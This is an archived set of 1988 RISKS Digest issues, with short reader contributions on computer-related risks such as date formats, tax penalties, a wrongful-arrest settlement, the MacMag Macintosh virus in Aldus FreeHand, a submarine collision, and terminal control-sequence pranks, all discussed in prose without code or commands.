Peter da Silva <nuchat!sugar!peter@uunet.UU.NET> 11 Mar 88 08:26:26 GMT

So much for uucp via PC-Pursuit. I hope all you sites out there using PCP are installing front-ends to handle the PC-Pursuit handshaking (and looking for the CONNECT FROM string) before letting poor old L.sys loose on it.

Re: Setting Clocks Backward (RISKS-6.41)

Scott Dorsey <kludge@pyr.gatech.edu> Sun, 13 Mar 88 11:00:25 EST

In Risks 6/41, John Taylor talks about the time being set back on a billing computer at The Phone Company, and the resultant problems.

As a student at William and Mary, I noticed that the system date on the Pr1me machines was incorrect, seemingly because the time had been set to pm. instead of am. So, being an honorable fellow, I informed the operator, who promptly changed the system date. The WATCHDOG system, running in the background, noticed that there were several users who had not done anything for the past 24 hours, and these people were bumped off the system.

There is a risk here somewhere. Please, no "Pr1me Time" puns, or anything referring to machines eating dates.

Scott Dorsey Kaptain Kludge

SnailMail: ICS Programming Lab, Georgia Tech, Box 36681, Atlanta, Georgia 30332

uucp: ...!{decvax,hplabs,ihnp4,linus,rutgers,seismo}!gatech!gitpyr!kludge

[Eating time? Man eating sharks? How many could he eat? TIME honored watches? (Awarded Man of the Year?) PGN]

★ Re: Date formats (RISKS-6.41)

Rahul Dhesi <iuvax!bsu-cs!dhesi@sri-unix.ARPA> Sat, 12 Mar 88 16:29:14 EST

In <u>RISKS-6.41</u> you write about misinterpretation of the date 4.12.87:

- > But this one is a little like trying to get the others to drive on the
- > right (or left, depending upon which is right) side of the road. PGN]

This is a terrible analogy. Driving on the right or left is a purely arbitrary decision. Using "4.12.87" to mean "month.day.year", on the other hand, is illogical, because it doesn't put fields in order of increasing or decreasing significance.

Rahul Dhesi UUCP: <backbones>!{iuvax,pur-ee,uunet}!bsu-cs!dhesi

[Your very logical moderator has systematically used DAY MONTH YEAR throughout all volumes of RISKS. But there shoul be more advocates of YEAR MONTH DAY, which is MUCH MORE LOGICAL, especially if you like mixed radix numbers. PGN writing at 1988:03:13:11:18:59...]

End-Of-File checking

Peter Zadrozny <edsews!peter@uunet.UU.NET> Mon, 14 Mar 88 08:46:38 EST

Reading about all this leap year problems on computer programs reminds me of a simpler problem like End Of File detection. I started working here in the U.S. the next day

I came from Venezuela. However my social security number

was not given to me until six weeks after I applied for it, so the payroll department decided that my temporary number would be 999-99-9999. You guessed it, the payroll program blew up, it took them over a week to get the problem fixed.

This fact was also popular to my fellow countryman that would come to the U.S. as undergrad or graduate students. Since they where not required to have a social security number the various universities would assign them 999-99-9999. I was just delighted to hear from them how in some cases over half of the systems would blow up.

One would think that something so basic and simple as EOF checking is not a cause for problems...

[By now RISKS readers must suspect that NOTHING is so basic and simple to not be a cause for problems. PGN]

Taxing situations: Risks of unbridled complexity

<Nelson.Weiderman@sei.cmu.edu> 14 Mar 1988 08:53-EST

Since it is almost tax time, it seems appropriate to initiate some discussion of the risk of computers making our tax code so complex that that nobody, including the individual taxpayer, the IRS, the accountants, or the brokerage houses can understand it. The latest issue of Money magazine has an article describing the result of presenting a tax scenario to 50 different tax preparers. They came up with 50 different amounts for the taxes due and the range was from \$7,000 to over \$11,000. Recent news stories indicate that even for the "easy" questions the IRS gives the wrong answers about half the time

Consider Original Issue Discounts (OIDs) as an example. When you purchase a bond at a discount (such as a zero coupon bond), the IRS requires that you pay taxes on amount you would have received annually in interest if it were not purchased at a discount. The amount of the OID that is reportable each year is a function of when you purchased the bond, the amount you paid for the bond, the maturity date and the maturity value of the bond. From those inputs you compute the annual effective yield and the amount of interest due each year from the purchase price until the maturity date. Sounds straightforward enough, but there are several complications.

- 1. If held by a brokerage house, the broker may not know when you originally purchased the bond and need only report to the IRS the OID you would have owed if you had bought the bond at the issue date. This may differ considerably from what you really owe because the value of the bond fluctuates with interest rates. The broker's statement refers you to Publication 1212 to compute your real reportable interest. (How many people are aware of this?)
- 2. Publication 1212 gives you a formula for computing the effective annual yield (only the first step) but the formula works only if you buy the bond

on the same day of the year as the maturity date. That is unhelpful to 99.7% of the purchasers. For those so unfortunate to have bought their bonds on one of the other 364 days of the year, Publication 1212 says: "...the calculation of the yield to maturity is more complex. In this case consult your broker or your tax advisor for this information." (I believe that numerical methods are required to compute the yield).

- 3. If you made your purchase before 1985 you assume annual compounding and if purchased after January 1, 1985 then you compute yield to maturity using semi-annual compounding which complicates matters a little more.
- 4. If your "accrual periods" (years or half years) do not correspond with calendar years, then you need to allocate the proportional amounts of each of the accrual periods to the appropriate calendar periods.

Is there any doubt that this complexity was brought about by the misuse of computers? Could the banks and brokerage houses and accountants have coped with this law without computers? How many people really understand what is going on? Publication 1212 deals only with OIDs. It has 12 pages of instructions and 66 pages more of tables giving individual issues. And it still does not give enough information to complete your tax return.

I have always done my own taxes and I want to continue to do so, so I wrote a 200 line Pascal program to compute my OIDs. In the process I discovered that the OIDs being reported to me by the brokerage house were too large by a factor of more than 2. Calls to the customer service line indicated that yes, indeed, they were having "systems problems" with the OIDs and they would send out corrected statements. Fortunately their computer tapes do not go to IRS until April.

The promise of computers was to make our lives easier and simpler by taking over complex calculations that we had previously done by hand. Instead they have permitted unbridled (and unwarranted) complexity and loss of control of our information systems. With respect to taxes (and many other systems) the risk is that they allow the users of the technology to worsen, rather than improve, the quality of our lives.

✓ Virus file

<Robert_Slade@mtsg.ubc.ca> Mon, 14 Mar 88 08:05:54 PST

HELP!

I am flooded with requests for my file on viri. As I stated before the thing is *70 PAGES LONG*! And it's not *editted* yet. For those who must desperately have a copy *now*, please send mail address. I daren't create my own mail bug by trying to post copies of a 200 k file all over creation.

[And many of you did not even have his full net address before! PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 44

Wednesday 16 March 1988

Contents

Terry Dean Rogan, concluded (for now)

Hal Perkins

RISKS in Bell lawsuit

Alan Wexelblat

Hackers to Face Jail or Fines

Anne Morrison

- Risk in submarine accident; MAC Virus arrives in Germany; German Hacker arrested in Paris Klaus Brunnstein
- RISKS in the U.S. Government Archives

MacMag virus infects commercial software

Dave Platt

More on the Brandow virus

Dave Curry

Info on RISKS (comp.risks)

Terry Dean Rogan, concluded (for now)

Hal Perkins <hal@gvax.cs.cornell.edu> Tue, 15 Mar 88 13:10:13 EST

[This case has been discussed in Risks in the past, so readers might be interested in the outcome.]

From the New York Times, Sunday March 6, 1988, section 1, page 30.

Wrong Suspect Settles His Case for \$55,000

Saginaw, Mich., March 5 (AP) -- Terry Dean Rogan, who [was] arrested five times in Michigan and Texas for crimes he did not commit, has settled a lawsuit against the City of Los Angeles for failing to remove his name from a crime computer's file.

Mr. Rogan, who is 30 years old, sued Los Angeles, its Police Department

and two detectives, saying his civil rights were violated when the department neglected to remove his name from a nationwide crime computer file. The settlement, approved by the Los Angeles City Council Friday, calls for Mr. Rogan to receive \$55,000.

Last July, a Federal district judge in Los Angeles ruled that Mr. Rogan should be paid damages. The murders and robberies he was charged with were ultimately traced to an Alabama jail inmate, Bernard McKandes.

Mr. McKandes was found to have assumed Mr. Rogan's identity after Mr. Rogan apparently discarded a copy of his birth certificate.

RISKS in Bell lawsuit

Alan Wexelblat <wex%SW.MCC.COM@MCC.COM> Tue, 15 Mar 88 15:20:20 CST

I'm sure everyone has, by now, read about Bell Helicopter's settlement with the government in which they repaid \$85.1 million in overcharges. However, in an article by Mark Thompson (Knight-Ridder News Service), the following quotes caught my eye:

"[The settlement] stems from Bell's computerized accounting system which government investigators claim shifted costs among the contracts..."

[note how the computer is blamed, not the programmer, nor the people who used it nor the people who ordered it programmed/used in that way!]

"The \$85.1 million settlement is only half the size of the government's estimated loss ... But [government] officials said the case was so complex that court action to recoup the funds probably would have failed."

It struck me that here we may have a case of someone(s) using a computer to deliberately complicate/obfuscate what they are doing not only for profit but to avoid detection. And, even when detected, the use of a computer may have complicated things beyond the point where the average juryperson can understand them.

--Alan Wexelblat

ARPA: WEX@MCC.COM

UUCP: {harvard, gatech, pyramid, &c.}!sally!im4u!milano!wex

Hackers to Face Jail or Fines

Anne Morrison <munnari!murdu.oz.au!anne@uunet.UU.NET> Tue, 15 Mar 88 11:07:30 EST

From the Age, Melbourne, Monday March 14 1988

Computer Hackers to Face Jail or Fines

Convicted computer hackers will face huge fines under new laws being prepared for Victoria. The State Government is planning to create an offence of computer trespass, with a maximum fine of \$2500, under a bill soon to be debated in Parliament.

The Attorney-General, Mr McCutcheon, said yesterday that while many computer hackers were no more than technological voyeurs, there was a need for some kind of deterrent. He said the legislation was the first in Australia to deal specifically with technological crime.

The Government had previously thought it sufficient to ensure that computer hackers could be prosecuted if they altered or erased data, Mr McCutcheon said. But submissions from police, the computer industry and legal experts had led to the inclusion of penalties for hackers who simply looked at material after breaking into a computer system.

People were understandably concerned that hackers could gain access to sensitive data of great commercial value or of a personal and private nature, Mr McCutcheon said.

The new offence of computer trespass was similar to the offence of willful trespass on property or being unlawfully on premises. The bill before Parliament also creates offences of falsifying or altering data held in a computer system, punishable by fines of up to \$100,000 or 10 years jail.

Existing laws applying to criminal damage will be applied to technological crime, enabling prosecution of anyone releasing "viruses" or "bugs" into computer systems to cause damage. People spreading these "viruses" or "logic bombs" -- programming instructions timed to destroy data later -- would face up to 10 years jail or a \$100,000 fine, or 15 years jail if they acted for gain, Mr McCutcheon said.

This raises an interesting point - does "accidentally" spreading a virus or logic bomb (i.e. if you don't know it's there) make you liable for prosecution? Can you prove that you passed on sabotaged software in good faith? This legislation may prove to be a major deterrent to software piracy - IF it is strictly enforced.

Anne Morrison

University of Melbourne Computing Services, Parkville, Victoria, AUSTRALIA ACSnet: anne@murdu.mu.oz ARPA: anne%murdu.mu.oz.au@uunet.uu.net

1. Risk in submarine accident

Klaus Brunnstein

brunnstein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET>

- 2. MAC Virus arrives in Germany
- 3. German Hacker arrested in Paris

Organisation: University of Hamburg, FRG, Faculty for Informatics

1. Electronic Navigation Aids fail on German Submarine?

According to German newsmedia, the collision of a German submarine (NATO code: S 176) on March 6, 1988 with the Norwegian oil-drilling platform Oseberg B in the North Sea Ekofisk field was caused either by 'human failure' or by undetected malfunctioning of a previously 'repaired' navigation aid. The submarine had a first collision with one leg of the platform in 30 m depth; when trying to escape by diving to the 115 m deep North Sea bottom at that point, several more collisions occured with legs and iron chains, which anchor this platform and the neighboring 'hotel platform Polyconfidence', floating 40 m away. The collisions continued for over 15 minutes and were experienced by the platform's workers as 'some kind of seaquake'. Some report said that the platform has been checked and is again operational but workers must leave it when waves become 15 m high (instead of 30 m before accident). The damage of the platform is reported to coast 'several 10 Mill.DM'.

After the heavily damaged boat returned to it's naval base at Kiel, FRG, the commanding "Captain Lieutenant" (`Kaleu') argued that he had `seen' the platform, through his periscope, 15 minutes before the collision and he was sure, that his course would keep him clear of the platform. Probably, no further 'visual control' of the subsequent course had been undertaken.

Norwegian media reports that German official seacharts don't register the two platforms are incorrect; the president of the German office responsible for updating seacharts said that updates show every change in position. Such updates are stored electronically, but avalailable (today) only in printed form. Electronic devices and methods are being prepared, in close collaboration with IMO (I have close contact to this group and inform them on risks experienced in electronic air traffic aids).

Since this chart is 1:750.000, German navy vessels use detailed British special charts on stationary or movable oil-drilling platforms. On the other hand, navigation is difficult there due to strong tidal flows; every responsible captain uses therefore as much information and sources as possible, including computerized device and `eye contact'.

The commander reported that an electronic navigation aid, probably a sonar detector, had been repaired shortly before. Details of cross-check procedures and spare devices have not been reported, but most interestingly, the commander said in a press conference that usually several persons 'indepently' steer the boat, thus 'human failure' was extremely improbable to him and navy officials. An examination has been started (I will report the results to RISK FORUM).

Apart from the risk of overreliance on (badly checked) hardware, the behaviour of officers and crew presents another risk. While the commander argued, that his crew behaved in a calm and controlled manner, the helmsman of a nearby working Norwegian supply vessel, Mr. Per Rogne, reportedly said: `the commander and his officers were totally confused' when they finally came back to surface. Norwegian newspapers reported on `blockheads of German submarines which meet the only obstacle in a large area', but they added that a Norwegian submarine recently had damaging `contact' with a wall of rock'.

While the risk to the crew seems `calculable', the public risk accorded to

such officer's may be the worse problem. The boat belongs to the NATO fleet to protect Western Europe from sea invasion from North-East of Norway.

(Maybe, Norwegian workers should be better protected against unforeseen, illegal visits of friends.)

2. MAC-virus arrived in Germany:

Surprisingly fast, Apple Germany found out about the MacInVirus and informed it's users by email with the following text (cited without permission):

`A product manager in Apple Germany, Kurt Bierbaum (BIERBAUM1) has found a disk in Germany which destroys hard disks and the applications that run on them.

'This program is called VIRUS. I believe that it installs something in the CODE resources of the System file. In addition, it installs INIT32 and the resource MVIR in the System file. I think that it installs the MVIR resource in the applications as well. I have the disk in my office if you would like a copy. This program can be found on CompuServe in a Hypercard stack. A user named David HM Spector sent this information to all other users. This program seems to be widespread.'

With this rather quick information, Apple reacted much faster than DEC did in 1987 when the missing CLOSE in the password control routine in it's VMS 4.4/4.5 versions was detected, with well known results of hackers invading science and commercial VAX-systems (e.g. Philips France, see 3.). Though DEC people knew of the severe fault since early 1987 (if not before), a proper system patch was only available, in Germany, by summer 1987. Moreover, DEC missed to inform the respective German computer center heads properly.

3. German leading 'Computer Chaos Hacker' arrested in Paris

A leading German hacker, Mr. Steffen Wernery of `Computer Chaos Club' of Hamburg, has been arrested in Paris, on March 14. He is accused of having participated in the invasion of a Philips France VAX computer (under a `buggy' VNS) in 1987; while being a speaker at SECURICOM, Philips officials had arranged a meeting, but police awaited him before. French police wanted to arrest Mr.Wernery since some time, but German institutions refused to deport him due to German law.

After having done some analysis of CCC's respective activities, to me the arrest seems rather arbitrary; the invaded system evidently lacked any reasonable protection, and the particip- ation of Mr. Wernery seems doubtful, at least he has only superficial knowledge of VAX/VMS.

(To be precise: I don't wish to help hackers in cases of criminal actions; but the analysis of what they do and what they can should be based on facts. I would hope that police concentrates itself on real damages done by professional computer criminals; but I admit that is more difficult to understand their actions than that of hackers.)

Klaus Brunnstein, University of Hamburg, Faculty for Informatics

RISKS in the U.S. Government Archives

<sco!sethk@ucscc.UCSC.EDU>
Tue Mar 15 11:32:03 1988

>From The Nation, March 12, 1988, p. 332, "Beltway Bandits" column.

Archive's Black Hole

The government is in danger of losing its memory. That's the message of Don Wilson, the Federal Archivist. Testifying before a House subcommittee last month, Wilson emphasized the problems posed by the "increased usage of electronic records and the expanded use of computers in the Federal Government." He complained that "data held on computers is frequently altered or updated" - shades of the deeds done by Oliver North and Fawn Hall - and that much material never reaches the National Archives. While the government uses an estimated 13 million reels of computer tape, the archives now holds only 3,000 reels. All this hinders the National Archives and Records Administration in preserving the documents generated by each presidency. Unless Congress and NARA find a way to address these matters, the bureacracy's broadening reliance on computer technology will rob the public of pieces of history as well as information that may be needed by a future independent counsel or Congressional committee.

✓ MacMag virus infects commercial software

Dave Platt <dplatt@coherent.com> Tue, 15 Mar 88 09:13:14 PST

According to an article in this morning's San Jose Mercury News, the "DREW" INIT-virus has been found to have infected a commercial software product.

The virus, which was a "benign" time-bomb designed to display a message of world peace on March 2nd, is present on disks containing Aldus Freehand. The virus was inadvertently passed to Aldus by Marc Canter, president of MacroMind Inc., which makes training disks for Aldus. Canter avisited Canada some time ago, and was given a disk containing a program called "Mr. Potato Head", which lets users play with a computerized version of the toy character. Canter ran the program only once, and his machine was apparently infected by the virus at this time. Subsequently, the virus infected a disk of training software that Canter then delivered to Aldus; at Aldus, the virus infected disks that were then sold to customers.

Although this virus was believed to be harmless, Canter reports that it forced his Macintosh II computer to shut down and caused him to lose some computer information. "My system crashed," Canter said, "I was really angry."

((Not all that surprising... quite a few popular but nonstandard programming tricks used on the classic Mac don't work on the Mac II due to its different video card/monitor architecture... many games, etc. don't run on the II for this reason and can cause some very impressive system crashes... dcp))

Canter fears that more of his customers may have been infected by the virus. MacroMind's clients include Microsoft Corp., Lotus Development Corp., Apple Computer Inc. and Ashton-Tate.

Microsoft has determined that none of its software has been infected, a company spokeswoman said. Apple and Lotus could not be reached for comment. Ashton-Tate declined to comment.

Aldus would not comment on how many copies of FreeHand are infected, but admits that a disk-duplicating machine copied the infected disk for three days. Half of the infected disks have been distributed to retail outlets; the other half are in Aldus' warehouse.

Aldus will replace the infected disks with new, uninfected copies to any FreeHand buyer who requests it, according to Aldus spokeswoman Laury Bryant. The company will also replace the infected disks in its warehouse.

- ((As I recall, the DREW virus infects the System file on affected disks, but doesn't affect applications directly. I suppose that Aldus could salvage the damaged disks by replacing the System folders with copies from a locked, uninfected disk... but it'll probably be faster for them to simply erase and reduplicate.
 - I have no idea what Canadian liability laws are like these days... but I rather suspect that if MacMag were a United States company rather than a Canadian one, its publisher would now be extremely vulnerable to a liability-and-damages suit of some sort. This escapade will probably cost Aldus a pretty piece of change in damage-control expenses and perhaps loss-of-sales or injury-to-reputation.

Kids, don't try this sort of thing at home! --- dcp))

More on the Brandow virus [ANOTHER VERSION]

Dave Curry <davy@intrepid.ecn.purdue.edu> Wed. 16 Mar 88 08:39:15 EST

From the Lafayette (IN) Journal & Courier, 3/16/88, p. A-12:

Publisher blamed for computer virus

SEATTLE (AP) - Officials at Seattle's Aldus Corp. are blaming the publisher of a Canadian computer magazine for a rogue computer program virus that has popped up in commercial software, apparently for the first time.

Richard Brandow, publisher of *MacMag* in Montreal, acknowledged Tuesday that

he wrote the so-called "March 2 peace message," but said he did so to point out the dangers of software piracy.

The relatively benign virus was discovered in FreeHand, a new program Aldus developed for Apple Macintosh computers, according to spokeswoman Laury Bryant. It apparently did not harm any computers and only flashed a brief message on the computer screen.

Nevertheless, the virus forced Aldus to recall or rework thousands of packages of the new software and has prompted the company to threaten legal action.

It also has sent a scare through the computer industry because of the manner in which the virus apparently spread and because it challenged the previous belief that off-the-shelf software largely was immune.

"We feel that Richard Brandow's actions deserve to be condemned by every member of the Macintosh community," Bryant said.

[description of what a virus is and warnings about getting software from bulletin boards]

The Aldus virus also caused consternation because several of the nation's largest software companies are clients of a [sic] MacroMind, Inc. of Chicago, a subcontractor that inadvertently spread the virus to Aldus.

Brandow said the full message read: "Richard Brandow, the publisher of MacMag, and its entire staff would like to take this opportunity to convey their universal message of peace to all Macintosh users around the world." Beneath that was a graphic of the globe.

Brandow and Bryant said the virsu erased itself after March 2, the anniversary of the introduction of Apple's Macintosh SE and Macintosh II models.

MacroMind president Marc Canter said Tuesday that he believed Aldus was the only customer that received the virus.

Among Canter's clients are the nation's three largest software producers - Microsoft Corp. of Redmond, Ashton-Tate, and Lotus Development Corp. - and Apple.

Ashton-Tate declined comment, but officials at Microsoft, Apple and Lotus all said none of their software was infected.

--Dave Curry, Purdue University



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 45

Thursday 17 March 1988

Contents

Tax penalty

Bob Larson

Arete': Risks in Names -- RX for Confusion

PGN

Trusting aircraft instruments

Spencer Garrett

Steve Philipson

Hidden bugs from language extensions

William Smith

Date formats

Cormac O'Reilly

MacMag virus a SubGenius plot?

Prentiss Riddle

Re: Dangers of Wyse Terminals

Douglas Jones

Jim Frost

Virus file requests

Robert Slade

"NOPLATE" and "NONE"

Eric Norman

<u>lee</u>

High-Tech Trucking

Michael Wagner

Architecting Telephone Systems

Graham Wilkinson

Risks of using computers for Architectural Engineering

Steven Koinm

Info on RISKS (comp.risks)

Tax penalty

Bob Larson

blarson%skat.usc.edu@oberon.usc.edu> Mon, 14 Mar 88 18:39:57 PST

[Appogies on the quality of this, I'm doing it from memory. Transcripts are available.]

From "The Nightly Business Report" (a PBS program) 3/14/88:

A penalty of over \$400 was assessed on a tax underpayment of \$0.02. One IRS spokesman blamed the computerization of the process of computing penalties, then another blamed the add-hoc way the penalties were designed.

Bob Larson Blarson@Ecla.Usc.Edu {sdcrdcf,cit-vax}!oberon!skat!blarson Prime: info-prime-request%fns1@ecla.usc.edu oberon!fns1!info-prime-request

Arete': Risks in Names -- RX for Confusion

Peter G. Neumann <NEUMANN@csl.sri.com> Wed 16 Mar 88 09:28:27-PST

On 21 March Arete' Systems Corp will be renamed to ARIX, which is closer to UNIX, and which is also the name of their UNIX-based operating system. Arete' had been named after the Greek word for excellence. But "arete" also means "earring" in Spanish, and "arrete'" means "stopped" in French ("not a very good name for a computer company", says Caroline Carnefix, marketing communications manager). The difficulties in pronounciation and other meanings apparently confused people. Says Mike Lambert, marketing vice president, "We decided to change our name for the benefit of financial analysts and potential investors."

[So they could pronounce it!]

(This was noted by Vlae Kershner and Kathleen Pender in the "Business Insider" column of today's S.F. Chronicle. I presume they did not know of the computer science and mathematical usage of "-arity" to indicate whether the radix is binary, ternary, or whatever. [One good ternary deserves an adder.] PGN)

Trusting aircraft instruments

Spencer Garrett <srg@quick.com> Tue. 15 Mar 88 00:01:24 PST

There are two issues at work here. Pilots are indeed taught to cross-check instruments and to look out the windows whenever conditions would permit seeing something. (Except pilots of big jets, but that's another issue.) What they MUST NOT do, however, is trust their own sense of balance when they cannot see the horizon. Our bodies are not adapted to accelerated motions in three-dimensional space, and one's perception of up and down when flying in instrument conditions (eg - in the clouds) will NOT be correct. It takes a great deal of training to learn to ignore the feeling that you're rolling to the left when the instruments say otherwise, but that's what you have to do.

✓ Trusting aircraft instruments (Re: RISKS-6.42)

<Steve Philipson <steve@ames-aurora.arpa<>
Mon, 14 Mar 88 11:13:54 PST

In RISKS DIGEST 6.42, Robert Dorsett writes:

- > On the 747-400, Airbus A320 (and the forthcoming A340), MD-11 (the DC-10
- > derivative) and, to a lesser degree, the Boeing 757 and 767, the pretense of
- > electromechanical instruments has been done away with altogether, and
- > replaced with CRT displays, under the assumption that the CRT displays are
- > less prone to failures...

Many new display formats are being evaluated and tested. Trend information is being displayed in some formats by dedicated trend indicators.

First generation EFIS (CRT) displays were simply electronic representations of mechanical instruments. While these displays were sometimes criticized for being unimaginative and archaic, they preserved a large body of experience on display design. Our old instrument formats were derived through a long series of trials and sometimes painful errors.

> ... The Boeing philosophy thus far has been to > simplify overall design and efficiency by introducing automation; the Airbus > philosophy has been to redefine the role of the pilot in the cockpit while > simultaneously changing the way information is displayed. ...

What we are trying to do now is redesign the entire information link between aircraft systems and the pilot, while also changing the nature of the pilot's task. We don't have much experience in designing visual languages, particularly for critical, high technology applications. We also are not mature in design of human-monitored complex systems. We are likely to re-learn some lessons and undoubtedly learn some new ones. With new systems come new failure modes -- the answers to our old problems bring new problems. This is what RISKS is all about.

Hidden bugs from language extensions

William Smith <wsmith@b.cs.uiuc.edu> Tue, 15 Mar 88 00:07:24 CST

I just stumbled on a bug that was difficult for me to locate because it was unfamiliar to me and had no obvious symptoms except that the output was (inexplicably) wrong.

In C I had a printf statement that printed a string and a number. The string was found by indexing an array. I could not understand why the number was always wrong. I debugged the rest of the code and still could not find where the variable was being set wrong. It wasn't. The array was not an array of strings, but instead an array of structures with the first element of each structure being a string. I passed the structure so its second field was used as the number. C now allows structures to be passed as arguments. Printf has no type checking on its arguments with lint, so I received no diagnostics suggesting that I was

using printf incorrectly.

The factors that contributed to the difficulty of finding this bug were that there were no diagnostics from the error-checking that C provides and also that this was an unfamiliar bug category. I kept looking over the problem because I assumed that a simple printf statement could not be the problem. By adding the useful feature of passing structures as parameters to C, a new class of bugs has been created. In this case, the class is small enough to slip through the type checking system. As other languages are changed or created, the designers may miss subtly erroneous programs that are an interaction of several (seemingly) unrelated features in the language. Are there any other examples of this idea?

Bill Smith [{pur-ee|ihnp4}!uiucdcs!wsmith] [wsmith@a.cs.uiuc.edu]

✓ Date formats (RE: RISKS-6.43)

Cormac O'Reilly - 713-240-3670 < OREILLY%aslvx6.sdr.slb.com@RELAY.CS.NET> Tue, 15 Mar 88 16:16 EDT

A suggestion on date formats. When I was at school in England we were always told to write dates with the month as a Roman numeral. Today, there are a few people left who do this in England. It is a good way of avoiding the international confusion. Mind you, I get some funny looks at my US bank when I cash checks -- Cormac O'Reilly 15/III/1988

[Beware the I-des of March. That is nice unless you don't CROSS YOUR EYES carefully, in which case 11 III 88 would also cause grief. When in Rome, do as the Romans do. Europeans still use that scheme. PGN]

MacMag virus a SubGenius plot?

Prentiss Riddle <ut-sally!im4u!woton!riddle@uunet.uu.net>
12 Mar 88 23:58:47 GMT

The following appeared in a Houston paper on February 14th this year. I'm surprised no one has reported seeing anything like it. I've edited out the information in the article already familiar to RISKS readers.

'ARTISTIC VIRUS' INSINUATES ITSELF INTO MAC WORLD by John Markoff (Hearst News Service)

A computer program designed by adherents to a loose-knit philosophy called the Church of the SubGenius is creating an uproar on the nation's largest computer-information system, whose managers fear the program may cause widespread destruction. [...]

The programmers, who publish a magazine called MacMag in Montreal, said they had launched the "virus" in December. [...]

The Church of the SubGenius is an ill-defined group of sometime

pranksters that began in Texas as, in the words of one writer, a "monotheistic new UFO cult in the 1950s" and has become a "polytheistic grab-bag in the 1980s."

In other words, said David Spector, a New York University programmer whose computer was infected by the virus, "they're a bunch of high-tech looney-tunes." [...]

Kevin Kelley, an editor of the Whole Earth Review, a Sausalito, Calif., magazine, said the Church of the SubGenius had begun as a spoof on fundamentalist religions but later had taken on aspects of a religious cult in its own right. Its founder, a shadowy Texan named J.R. "Bob" Dobbs, died in 1985.

Nowhere does the article explain the supposed connection between MacMag and the Church of the SubGenius. Are Peter Lount and Richard Brandow (named in the article as the resposible persons at MacMag) really SubGenii? If so, why have no other accounts mentioned that? The whole article reeks to me of a clever press release by a SubG somewhere -- as far as I know, the Church began in the late 70s or early 80s, not in the 50s, and "Bob" Dobbs is entirely imaginary. If the author of the article fell for the Church's myths about its origins, I wonder what else he fell for.

The RISKS? First, that not everything you hear about viruses should be believed. Second, if the SubGenii *have* decided to get into the virus business, then hang onto your hats -- there are some wild and crazy chaos-mongers running around out there.

- -- Prentiss Riddle
- -- Opinions expressed are not necessarily those of my employer.
- -- riddle%woton.uucp@cs.utexas.edu {ihnp4,uunet}!ut-sally!im4u!woton!riddle

Re: Dangers of Wyse Terminals

Douglas Jones <jones%cs.uiowa.edu@RELAY.CS.NET> Mon, 14 Mar 88 09:55:11 CST

A. Cunningham asked: Why do terminals have remote modes to lock the keyboard?

In these days of full-duplex communication, it is easy to forget that once upon a time, all of the available fast modems were half-duplex, and were required to use a line-turnaround protocol to change from one direction of data travel to another. Many terminals were built with provisions to lock and unlock the keyboard to simplify line-turnaround (from the user's view). The first character in any transmission from the mainframe would be "lock keyboard", and the last character after typing a prompt would be "unlock keyboard".

Protecting yourself from "letter bombs" which lock your keyboard or do other nasty things is not hard. Just make your mail reader filter all output through a filter that removes all control characters from the mail (I'm pretty sure

that the UNIX more filter can be made to do this. Of course, this doesn't protect you from other sources of nasty output to the terminal. A specific threat in a teaching institution is student assignments that, when run by the instructor, send nasty control sequences to the terminal.

It is sad that the solution to all of these problems is quite old but hardly ever used: Put the filter in the device driver, not in the application program. On the SIMPLER system built by the Medical Computing Lab at the University of Illinois at Urbana, between 1973 and 1980, we did this, putting much of the functionality usually associated with the UNIX curses package in the device driver, so that all applications programs dealt with a single virtual terminal protocol, and all device specific control sequence translation was done by the system. It worked beautifully, and the cost was quite acceptable in a timesharing environment. (This solution is outlined in some detail in my 1976 MS Thesis, "Run-Time Support for the Tutor Language on a Small Computer System" (University of Illinois Computer Science Technical Report UIUCDCS-R-77-868, May 1977) Section 6.5 and Appendix E.)

Douglas W. Jones

Dangers of Intelligent Terminals (A. Cunningham, RISKS Volume 6.42)

Jim Frost <madd@bu-cs.BU.EDU> 16 Mar 88 03:49:09 GMT

The described effects are extremely easy to do on a variety of common terminals (eg VT220 terminals). There are codes that the terminal recognizes to set particular modes in the terminal (such as "local only" instead of "transmit") and many terminals also have a form of "answer back" which allows a sequence to be automatically dumped by the terminal. I suspect the latter was used to accomplish the file permission changes and process killings.

- > 1). Why are the features in the terminal in the first place? I can
- > only assume that Wyse put them in as security features. A hacker
- > accesses your system you lock out the terminal.

They are there as features to programmers. I can see where it might be nice to be able to lock up the terminal so that a user cannot do anything while my program does something delicate.

- > 2). Has anyone had similar experiences? I've only been reading this
- > group for a year while we've know of the possiblities of the Wyse
- > for at least two. At first it was limited to changing a friend's
- > screen to inverse mode. We never envisaged it being used so
- > destructively.

Sure. It happens here all the time. Usually it starts out with students finding out that it's possible to send control sequences to others' terminals and then doing research to find out just how nasty they can be. Enclosing them in mail and dumping them directly are two common methods of doing this. Turning off write permission to your terminal will stop direct writing in a UNIX environment, and it's quite simple to write a utility that looks for escape sequences in mail files before actually displaying the file.

About the only way to prevent this sort of thing is to disallow communications between users or to screen communication for obvious control sequences. Screening comes with risk, but the risk is very low. Alternatively, make it known to the users that such activities are frowned upon and severely punished; this proved extremely effective in our case.

jim frost

✓ Virus file requests

<Robert_Slade@mtsg.ubc.ca> Wed, 16 Mar 88 08:13:06 PST

My panic (compounded by a messaging system that is in the throes of who-knows-what just now) having subsided somewhat, the only workable solution to the flood of requests in the immediate future is going to be the mails. For those who need the stuff *now*, (and much of it is only what has appeared here already) send a PC formatted 5 1/4 floppy with a self addressed stamped *mailer* to:

Rob Slade 3118 Baird Road North Vancouver, B. C. CANADA V7K 2G6

Americans need not worry about Canadian postage, I can send the stuff to be mailed in Bellingham. For those with other than standard MS-DOS machines, I have Media Master (an early version) and so can read other formats such as Kaypro. Sorry, I can't give a full list. If your disk is not readable by the program, I'll reformat as MS-DOS and you can try at your end.

Remember, the file is in excess of 200K.

✓ "NOPLATE" and "NONE"

Eric Norman <ejnorman%dogie@unix2.macc.wisc.edu> Sun, 13 Mar 88 22:29:23 CST

- > But, if you really want to confuse the computer matching programs, you
- > might opt for something like 1010001, which on California plates would
- > be quite hard to read accurately as it flies by. PGN]

